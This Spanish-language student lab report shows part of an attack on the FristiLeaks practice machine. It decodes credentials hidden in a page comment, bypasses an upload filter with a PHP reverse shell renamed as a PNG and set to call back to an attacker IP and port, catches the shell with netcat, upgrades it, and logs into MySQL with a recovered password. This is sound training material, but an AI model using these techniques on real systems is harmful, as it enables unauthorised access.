En esta inspección si tuvimos éxito que encontramos más datos, ejemplo de ello es que en uno de los comentarios que estaba en el Código fuente encontramos el usuario los datos encontrados los pegamos en un blog de nota.

```
<!--
iVBORw0KGgoAAAANSUuEUGAAAw0AAABLCIAAAA04UHqAAAAAXNSR0IArs4c6QAAAAARnQUIBAACx
jwv8YQUAAAAAJcEhZcwAADsMAAA7DAdvqGQAAARSSURBVHhe7dRdtsgEIVhr8sL8nqymwmi0kl
S0iAQGY0Nb01//dwS0yTgdxx2t5+AcCHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAX00QLAixw
B4Ew0APAiRwB4kSMAMgRAf7kCAAVcgSAFzKcWIsCaeBFjgDwIkCaeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHP1+zJ053b9+1gd/0TL2Wu1l5+RMPJq5tMTkElpaHlVXJJ
Zv7/d516qse0t9rWa6UMsR1+WROrL72DbdWKqZS0tMPqGL8LRhzyjWkTFDPXFmuLC7e81bXnN0vb
DpYz0MN1WqplLS0w+oaXwomXXtfhL8e6W+LrNdDFujoQNJ9XbKtHMPsUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjLLNXFpi8gkTXfnVtYsd6UpINdPFCdlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NRDU
12qmC/1/Zz2ZWxi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINd0FeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqdg6E1JNsX16/i/6BttvEQzF5YM2JlhyMLz4sNNtp/pSkg1
04VajmwziEdZvmS29E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUq0hEkso2k5pGy00aLq
i1n+sKsQ6f0SIVsKC5Zv4+XH36vQzb10V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
t0H0drysrz404sdLPW1muLDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lwvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4LN0co9UnY5dqxrhk0JZKezwdNwqfnv6A0UN9sWb6UMyR5zT2B+lwDh++FfL
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDL2rGuiS8HK
ul9iMrFG9gqa/VTB8q0RLUStqF7fYU7tgsn/4+zfhV6aiiSczLGrGvGTILsLLhiPbnh6KnLDU12q
mD+0cKQ8nunnVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWuLSfYlm+hDLkcIAtuHEUzu/l91867X34
rPtA6lmi0ZrQX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/Vz0TckqeBwlrrFhe
EPdMj03SSys7XVF+qmT9+ss//fyy0L3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAX00QLAixwB4Ew0APAiRwB4kSMAMgRAf7kCAAVcgSAFzK
CwIsCaeBFjgDwIkCaeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHGRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
```

Figura 132. Imagen Codificada

Aquí nos encontramos una imagen codificada que posiblemente podría contener los datos de usuario contraseña así que lo que se hizo fue intentar encontrar en que formato estaba ya que el texto estaba en formato base 64 y que contenía, debido hace procedimos a buscar las páginas necesarias. Para resumir, luego de probar convertirla de a pngj descubrimos que dicha imagen estaba en formato png.




Figura 133. Convertimos de PNG

Aquí ya habíamos encontrado el usuario y la contraseña, lo siguiente fue devolvernos a la ruta **http:192.1.1.12/fristi** y revisar si esta si era las credenciales.




Figura 134. Credenciales Probadas.

Login successful

[upload file](#)

Figura 135. Ingreso Con Dichas Credenciales Exitoso

Al intentar ingresar con dichas credenciales nos encontramos con que, si eran las credenciales correctas, entonces le dimos clic subir archivos y nos llevo a la siguiente pagina




Figura 136. Sección Para Cargar Archivos

La página nos mandó a una sección donde podíamos cargar una, el docente Rafael S Morales nos Explicó con un ejemplo que en clase que en dicha página no podíamos subir

imágenes en un formato que no fuese de imagen, el ejemplo consistió en subir cualquier archivo que no estuviera en ese formato a ver qué pasaba y lo que paso fue esto.




Figura 137. Intento de Subir un Archivo en un Formato Distinto




Figura 138. Mensaje Obtenido.

Lo que obtuvimos fue un mensaje de denegación en donde nos decías que no era posible subir ese formato.

5.7.2 Procesos Realizados en Kali Linux Como vulneración Directa




Figura 139. Buscamos Nuestro Archivo php-Reverse

Para comenzar este proceso, lo primero que debemos hacer es ingresar al modo super usuario, luego de estar aquí ingresamos la ruta `/usr/share/webshells/` (flecha azul) , luego de realizar lo que hicimos fue listas con el comando `ls` (flecha naranja) los archivos presentes en esta, utilizando el comando `cd php` (flecha verde) accedimos a este archivo y listamos de nuevo los archivos que tenga este directorio.

```
(root@kali)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/kali/Escritorio

(root@kali)-[/usr/share/webshells/php]
# cd /home/kali/Escritorio

(root@kali)-[/home/kali/Escritorio]
# cd

(root@kali)-[~]
# ls

(root@kali)-[~]
# ls

(root@kali)-[~]
# cp php-reverse-shell.php /home/kali/Escritorio
cp: no se puede efectuar 'stat' sobre 'php-reverse-shell.php': No existe el fichero o el directorio

(root@kali)-[~]
# ls /home/kali/Escritorio
php-reverse-shell.php

(root@kali)-[~]
#
```

Figura 140. Movemos Nuestro Archivo al Escritorio

Luego de estar en el directorio `php` y listarlo, movimos el archivo **php-Reverse-shell.php** a nuestro escritorio este archivo nos permite hacer una conexión inversa de máquina a máquina, me refiero a que por medio del archivo vamos a poder tener acceso a la otra máquina

```
(root@kali)-[~]
# cd /home/kali/Escritorio

(root@kali)-[/home/kali/Escritorio]
# cp php-reverse-shell.php fotohot.php.png

(root@kali)-[/home/kali/Escritorio]
#
```

Figura 141. Disfrazar La Shell En PHP Como Si Fuera Una Imagen

Aquí copiamos el archivo **php-reverse-shell.php** y lo guardamos con el nombre **fotohot.php.png**. Esto sirve para **disfrazar la shell en PHP como si fuera una imagen**, lo cual es útil si el sistema víctima solo permite subir imágenes y bloquea archivos Nano fotohot.php.png




Figura 142. Contenido de la Reverse Shell

Con este comando abrimos el archivo **fotohot.php.png** en el editor de texto **Nano**. Desde aquí podemos modificar el contenido de la reverse Shell, por ejemplo, cambiando la dirección **IP** de nuestra máquina atacante y el **puerto** en el que escucharemos la conexión. Este paso es clave para personalizar el ataque.




Figura 143. Modificación Del Contenido de la Reverse Shell

Con este comando se abrió el archivo **fotohot.php.png** en el editor **Nano**. En su interior se encuentra el código de una reverse shell en PHP. Desde este archivo podemos personalizar la conexión maliciosa, modificando parámetros como la dirección IP (**\$ip = '192.1.1.13';**) que

corresponde a la máquina atacante y el puerto (**\$port = 1234;**) donde se recibirá la conexión.

Estas modificaciones son esenciales para que el shell inverso se conecte correctamente a nuestro sistema, permitiéndonos obtener acceso remoto al servidor comprometido.




Figura 144. Accedemos a la Página Upload.Php

En este paso accedemos a la página upload.php del servidor víctima, ubicada en la dirección 192.1.1.12/fristi/upload.php. Desde esta interfaz web es posible subir archivos al servidor, lo que representa una vulnerabilidad importante. Aquí se aprovecha la opción de carga de imágenes para subir nuestro archivo malicioso fotohot.php.png, el cual contiene la reverse shell configurada previamente.




Figura 145. do_upload.php Reemplazamos Por /Uploads

Una vez cargado el archivo malicioso mediante el formulario de subida, el sistema confirma que la operación fue exitosa mostrando el mensaje “The file has been uploaded to /uploads”. Esto significa que nuestro archivo fotohot.php.png se encuentra almacenado en el

directorio /uploads del servidor víctima. Luego lo que hicimos fue copia lo que sombreamos con azul, borramos del navegador hasta el **do_upload.php** y reemplazamos por **/uploads**




Figura 146. Ejecutamos el archivo

Al intentar acceder directamente al directorio uploads mediante la URL **192.1.1.12/fristi/uploads/**, el servidor responde con el mensaje “no!”. Esto indica que el listado de archivos dentro de esa carpeta está restringido, impidiendo ver qué contenido se ha subido. Sin embargo, esto no significa que el archivo malicioso no esté allí; si hicimos todo el proceso bin aquí, ta deberíamos estar dentro de nuestra máquina de fristi, simplemente el directorio no muestra un índice navegable. Luego ejecutamos el comando **nc -l 1234** donde ingresamos el puerto que configuramos en el nano.


```
(root@kali)-[/home/kali/Escritorio]
# nano fotohot.php.png

(root@kali)-[/home/kali/Escritorio]
# nc lvp 123
lvp: forward host lookup failed: Unknown host

(root@kali)-[/home/kali/Escritorio]
# nc -lvp 1234
listening on [any] 1234 ...
192.1.1.12: inverse host lookup failed: Unknown host
connect to [192.1.1.13] from (UNKNOWN) [192.1.1.12] 37336
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
12:03:49 up 29 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$
```

Figura 147. Ingreso FristiLeaks

Con el comando **ls -la** (flecha naranja) listamos todos los archivos y carpetas del directorio actual, incluyendo los ocultos (los que empiezan con “.”). La opción **-la** sirve para mostrar detalles como permisos, propietario y tamaño de cada archivo. Esto nos ayuda a tener una visión completa de qué hay disponible en la carpeta en la que estamos.



```
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep  4 11:34 .
dr-xr-xr-x. 22 root root 4096 Sep  4 11:34 ..
-rw-r--r--  1 root root    0 Sep  4 11:34 .autofsck
-rw-r--r--  1 root root    0 Nov 17  2015 .autorelabel
dr-xr-xr-x.  2 root root 4096 Nov 17  2015 bin
dr-xr-xr-x.  5 root root 1024 Nov 17  2015 boot
drwxr-xr-x. 19 root root 3640 Sep  4 11:34 dev
drwxr-xr-x. 70 root root 4096 Sep  4 11:34 etc
drwxr-xr-x.  5 root root 4096 Nov 19  2015 home
dr-xr-xr-x.  8 root root 4096 Nov 17  2015 lib
dr-xr-xr-x.  9 root root 12288 Nov 17  2015 lib64
drwx-----  2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.  2 root root 4096 Sep 23  2011 media
drwxr-xr-x.  3 root root 4096 Nov 17  2015 mnt
drwxr-xr-x.  3 root root 4096 Nov 17  2015 opt
dr-xr-xr-x. 93 root root    0 Sep  4 11:34 proc
dr-xr-xr-x.  3 root root 4096 Nov 25  2015 root
dr-xr-xr-x.  2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.  2 root root 4096 Nov 17  2015 selinux
drwxr-xr-x.  2 root root 4096 Sep 23  2011 srv
drwxr-xr-x. 13 root root    0 Sep  4 11:34 sys
drwxrwxrwt.  3 root root 4096 Sep  9 09:20 tmp
drwxr-xr-x. 13 root root 4096 Nov 17  2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19  2015 var
sh-4.1$ cd var
cd var
sh-4.1$
```

Figura 148. Comando ls -la

Después utilizamos el comando **cd var**. Aquí nos movemos al directorio **/var**, que en sistemas Linux suele contener datos y archivos relacionados con servicios, como logs o contenido de servidores web.


```

total 76
drwxr-xr-x. 19 root    root    4096 Nov 19  2015 .
dr-xr-xr-x. 22 root    root    4096 Sep  4 11:34 ..
drwxr-xr-x.  6 root    root    4096 Nov 17  2015 cache
drwxr-xr-x.  3 root    root    4096 Nov 17  2015 db
drwxr-xr-x.  3 root    root    4096 Nov 17  2015 empty
drwxr-xr-x.  3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 games
drwxr-xr-x. 19 root    root    4096 Sep  9 07:31 lib
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 local
drwxrwxr-x.  5 root    lock    4096 Nov 17  2015 lock
drwxr-xr-x.  4 root    root    4096 Sep  9 07:31 log
lrwxrwxrwx.  1 root    root      10 Nov 17  2015 mail -> spool/mail
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 nis
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 opt
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root    root    4096 Sep  4 11:34 run
drwxr-xr-x.  8 root    root    4096 Nov 17  2015 spool
drwxrwxrwt.  2 root    root    4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root    root    4096 Nov 17  2015 www
drwxr-xr-x.  2 root    root    4096 Sep 23  2011 yp
sh-4.1$ cd www
cd www
sh-4.1$

```

Figura 149. Accedemos A La Carpeta WWW

Dentro de /var, accedemos a la carpeta www usando el comando **cd www** , que normalmente es usada por los servidores web para alojar los sitios y aplicaciones que están en ejecución.

```

cd www
sh-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root    root    4096 Nov 17  2015 .
drwxr-xr-x. 19 root    root    4096 Nov 19  2015 ..
drwxr-xr-x.  2 root    root    4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root    root    4096 Nov 17  2015 error
drwxr-xr-x.  7 root    root    4096 Nov 25  2015 html
drwxr-xr-x.  3 root    root    4096 Nov 17  2015 icons
-rw-r--r--.  1 root    root    98 Nov 17  2015 notes.txt
sh-4.1$ cd html
cd html
sh-4.1$ ls -la
ls -la
total 36
drwxr-xr-x.  7 root    root    4096 Nov 25  2015 .
drwxr-xr-x.  6 root    root    4096 Nov 17  2015 ..
drwxr-xr-x.  2 apache  apache 4096 Nov 25  2015 beer
drwxr-xr-x.  2 apache  apache 4096 Nov 25  2015 cola
drwxr-xr-x.  3 apache  apache 4096 Nov 17  2015 fristi
drwxr-xr-x.  2 apache  apache 4096 Nov 25  2015 images
-rw-r--r--.  1 apache  apache 703 Nov 17  2015 index.html
-rw-r--r--.  1 apache  apache  62 Nov 17  2015 robots.txt
drwxr-xr-x.  2 apache  apache 4096 Nov 25  2015 sisi
sh-4.1$

```

Figura 150. Entramos en Html

Después entramos en html, que suele ser la carpeta raíz pública del servidor web. Es aquí donde se guardan los archivos que los usuarios ven cuando acceden al sitio desde el navegador.



```
Archivo  Acciones  Editar  Vista  Ayuda
drwxr-xr-x.  3 root root 4096 Nov 17 2015 icons
-rw-r--r--.  1 root root  98 Nov 17 2015 notes.txt
sh-4.1$ cd html
cd html
sh-4.1$ ls -la
ls -la
total 36
drwxr-xr-x.  7 root  root  4096 Nov 25 2015 .
drwxr-xr-x.  6 root  root  4096 Nov 17 2015 ..
drwxr-xr-x.  2 apache apache 4096 Nov 25 2015 beer
drwxr-xr-x.  2 apache apache 4096 Nov 25 2015 cola
drwxr-xr-x.  3 apache apache 4096 Nov 17 2015 fristi
drwxr-xr-x.  2 apache apache 4096 Nov 25 2015 images
-rw-r--r--.  1 apache apache 703 Nov 17 2015 index.html
-rw-r--r--.  1 apache apache  62 Nov 17 2015 robots.txt
drwxr-xr-x.  2 apache apache 4096 Nov 25 2015 sisi
sh-4.1$ cd fristi
cd fristi
sh-4.1$ ls -la
ls -la
total 172
drwxr-xr-x.  3 apache apache  4096 Nov 17 2015 .
drwxr-xr-x.  7 root  root    4096 Nov 25 2015 ..
-rw-r--r--.  1 apache apache 1310 Nov 17 2015 checklogin.php
-rw-r--r--.  1 apache apache 1216 Nov 17 2015 do_upload.php
lrwxrwxrwx.  1 apache apache   14 Nov 17 2015 index.php -> main_login.php
-rw-r--r--.  1 apache apache  191 Nov 17 2015 login_success.php
-rw-r--r--.  1 apache apache   45 Nov 17 2015 logout.php
-rw-r--r--.  1 apache apache 1396 Nov 17 2015 main_login.php
-rw-r--r--.  1 apache apache 131736 Nov 17 2015 pic.b64
-rw-r--r--.  1 apache apache 1642 Nov 17 2015 pic2.b64
-rw-r--r--.  1 apache apache   372 Nov 17 2015 upload.php
drwxrwxrwx.  2 apache apache  4096 Sep  4 12:08 uploads
sh-4.1$
```

Figura 151. Nos Movemos a la Carpeta Fristi

Nos movemos a la carpeta fristi, que corresponde a la aplicación web FristiLeaks. Este es el directorio específico donde se encuentran los archivos PHP y demás recursos que hacen funcionar el portal vulnerable. Usamos tambien el comando **cat checklogin.php**, con este comando visualizamos el contenido del archivo checklogin.php, que contiene el código encargado de manejar el proceso de inicio de sesión. Revisar este archivo es clave porque nos permite entender cómo se validan las credenciales y por qué es posible manipularlas desde la base de datos.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Este comando se usa para mejorar la shell que tenemos. Muchas veces al obtener acceso inicial a un sistema la consola es muy limitada (no soporta atajos, historial, etc.). Con esta instrucción en Python, lo que hacemos es “invocar” una shell interactiva completa de bash, lo que nos da mucho más control.



```
root@kali: /home/kali/Escritorio
Archivo Acciones Editar Vista Ayuda
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);

// If result matched $myusername and $mypassword, table row must be 1 row
if($count==1){

// Register $myusername, $mypassword and redirect to file "login_success.php"
session_register("myusername");
session_register("mypassword");
header("location:login_success.php");
}
else {
echo "Wrong Username or Password";
}

ob_end_flush();
?>
sh-4.1$
```

Figura 152. Aquí Tratamos de Entrar al Servicio de Mysql Usando el Usuario Eezeepz

Aquí tratamos de entrar al servicio de MySQL usando el usuario eezeepz. Al usar la opción -p, MySQL nos pedirá la contraseña para autenticar. la contraseña se según el cat que hicimo era 4ll3maal12#. Como último paso introducimos la contraseña 4ll3maal12# para el usuario eezeepz. Con estas credenciales, si son válidas, logramos acceder al gestor de bases de datos y desde ahí manipular directamente la información, como fue el caso de la tabla members.

```
Archivo Acciones Editar Vista Ayuda
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.1.73 Source distribution

